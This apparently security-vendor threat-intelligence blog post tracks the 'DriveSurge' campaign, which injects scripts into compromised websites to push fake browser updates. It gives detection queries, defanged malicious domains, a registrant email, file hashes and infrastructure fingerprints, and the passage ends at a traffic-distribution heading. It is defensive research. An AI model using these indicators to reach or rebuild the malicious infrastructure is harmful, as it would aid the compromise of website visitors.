Both methods are designed to exploit trust in a website the user is familiar with, in a browser they use every day, in a security prompt that looks entirely routine.
Research Methodology and Initial Intelligence
Our research into DriveSurge began by leveraging intelligence from our Bulletproof Hosting White Paper, which identifies NiceNIC as a registrar frequently utilized by malicious actors. By hunting for instances where NiceNIC-registered domains were loaded externally into other websites, using our proprietary web resource technology, we successfully uncovered multiple large-scale threat clusters, including DriveSurge.
In February 2026, we tested this methodology by collecting all NiceNIC domains from our IOFA feed and checking whether any had been externally loaded onto another website in the prior month. The script processed 100,000 domains per run and returned a JSON output of web resource results for analysis. From this, we identified at least 10 distinct threat clusters.
The rest of this blog describes the eight fingerprints we developed, the follow-on analysis, and the findings from our investigation of the DriveSurge cluster.
Note: This same methodology can be applied beyond NiceNIC by searching for any domains loaded externally from specific bulletproof hosters’ ASNs.

In the initial web resources data, we identified several external resources injecting a JavaScript file following a unique pattern: a fileparameter starting with site=[32 hexadecimal character string] with the filename t.js, externally loaded relative to the compromised hostname.
For example: hxxps[:]//beacontrace[.]bond/t.js?site=0ca424475803a1cb54908a81a00bd93f
The 32-character hexadecimal string is believed to be a unique identifier for each victim website, telling the attacker’s server exactly which site the stolen data is coming from. This fingerprint enabled us to compile lists of malicious DriveSurge domains and the corresponding victim websites.

While reviewing domains revealed in Fingerprint 1, we noticed they were also serving JavaScript files using a different pattern: filename starts with t., followed by a 12-hexadecimal string, ending with .js, externally loaded.
We discovered that the 12 hexadecimal characters matched the first 12 characters of the file’s SHA256 hash, a file-naming convention we had not previously encountered, suggesting the threat actor intentionally integrated this logic into their obfuscation. We are extending our investigation to determine if this unique signature identifies additional related threat clusters.

A third file pattern emerged from the Fingerprint 1 domains: filename starting with ext-b or ext, followed by the first 12 characters of the file’s SHA256 (as in Fingerprint 2), ending with .js, externally loaded. As with the previous fingerprints, this yielded additional lists of malicious DriveSurge domains and victim websites.
Web Search query link datasource = ["webresources"] AND filename ~= "^ext(-b)?\.[a-f0-9]{12}\.js$" AND external = "true"
Web Search query results
Fingerprint 4: Malicious Server Configuration

By analyzing results from the first three fingerprints, we identified a pattern that enables us to fingerprint malicious server configurations directly, without relying on filename structure.
Web Search query link datasource = ["webscan"] AND HHV = "809360090d06400845c9ee1802" AND header.server = "nginx/1.27.2" AND jarm = "15d3fd16d29d29d00042d43d000000ea552d307cdd65a9a94fec1293390a04" AND htmltitle = "404 Not Found" AND body_analysis.body_sha256 = ["29ac78c51bcdfe68c64830bdeb6e41437dd55e2691149741c9b78be03b6c82ea", "a84b032b49773c2318b11b1164d1aada69e940229aedbf8185c33fc7dd1d2cdf"]
After reviewing all malicious DriveSurge domains from the first four fingerprints, we identified a consistent infrastructure setup pattern across the majority of them:
Field
Value
Top Level Domain (TLD)
.icu
Name Server Name
ns1.erans[.]ru
MX Name
self (self-named)
ASnum
203273, 210644
Registrar
NiceNIC
Using our Domain Search capability (available exclusively for enterprise customers), we crafted this pattern into a search that identified 90 hostnames, 39 of which were unique after removing subdomains. Of those 39 domains, 7 were not yet delivering malicious injects as of this writing (May 2026), representing pre-weaponized infrastructure we were able to identify and flag in advance:
brightson[.]icu
coverlink[.]icu
datumprobe[.]icu
eraggifts[.]icu
keyview[.]icu
traceglimpse[.]icu
tracekey[.]icu
All other domains found in this search were also discoverable via Fingerprints 1, 2, or 3.
Fingerprint 6: WHOIS (Registration Email Pivot)

Checking all 82 unique malicious inject domains in our WHOIS datasource, we found several registered with the email address thiagorivera197151[@]ycyfugihih[.]cfd. A new fingerprint built on this email identified 6 additional domains not previously seen, and will help track future DriveSurge domains not yet set up for malicious inject, making it ideal for detecting TTP drift.

We believe this is a dedicated DriveSurge registration email, with the first domain registered on April 8, 2026. Pivoting on the domain ycyfugihih[.]cfd (seen in the email address) reveals MX records pointing to tempmail[.]so, a temporary email service provider that also offers long-term mailbox use for registered accounts.
The domain revealed MX records pointing to tempmail[.]so
Since DriveSurge registered domains using this email over a two-week period, we believe they established a long-term account, meaning they likely have additional email addresses set up with tempmail[.]so.
Temporary email service provider tempmail[.]so provides long-term use services
Analysis of Compromised Websites Serving Fake Updates

With several fingerprints now uncovering hundreds of compromised sites, we took a closer look at one compromised domain — jclforwarding[.]com — to discover additional infrastructure. We queried to filter out obvious legitimate external resources and surface suspicious domains:
Web Search query link datasource = ["webresources"] AND external = "true" AND hostname = "jclforwarding.com" AND resource_domain != "google.com" AND resource_domain != "googleapis.com" AND resource_domain != "wsimg.com" AND resource_domain != "gstatic.com" AND datahash = "428bd0b0ac36dfdd223b3953dbe61c0baf227f893310b03e7afe3111462019c6"
Web Search query results
This revealed several suspicious domains being loaded into the site, some matching existing fingerprints (webgleam[.]info) and others that warranted further investigation:
check[.]first-node[.]rocks
cptoptious[.]com
webgleam[.]info
banerpanel[.]live
testio[.]ecartdev[.]com
maxintora[.]com
Fingerprint 7: WHOIS (Second Email Pivot)

Checking the new domains in the WHOIS datasource quickly revealed another threat actor email address. Using this as a new fingerprint yielded several more malicious domains:
Mozilla Firefox Fake Update Plus 11 Other Browsers
The Mozilla Firefox fake update page triggered on jclforwarding[.]com was being served through check[.]first-node[.]rocks.
The update button triggered the download of a ZIP file (SHA256: 90aecb370dfb1a99a1f7de0a9c6842ab1b664521fddea16b0ec9a91f322646fc) containing several DLLs and a “Browser Update[.]exe”.
Screenshot of the Mozilla Firefox Update page triggered on the compromised site
Screenshot of the ZIP file downloaded by the update
Deeper analysis of the script.js file injected by check[.]first-node[.]rocks revealed that while it served the Firefox fake update in our environment, it can impersonate 11 browsers: Google Chrome, Mozilla Firefox, Microsoft Edge, Safari, Opera Browser, Brave Browser, Yandex Browser, Vivaldi, Samsung Internet, and UC Browser, plus an “Other” category.
Screenshot of the malicious domain check[.]first-node[.]rocks
In the screenshot below, we can trigger a server response that highlights the server’s capabilities and what it tracks when a page visitor visits the malicious hostname. We were able to download the file, which we then uploaded to VirusTotal and now share (below):
Screenshot of check[.]first-node[.]rocks
zTDS — Traffic Distribution System
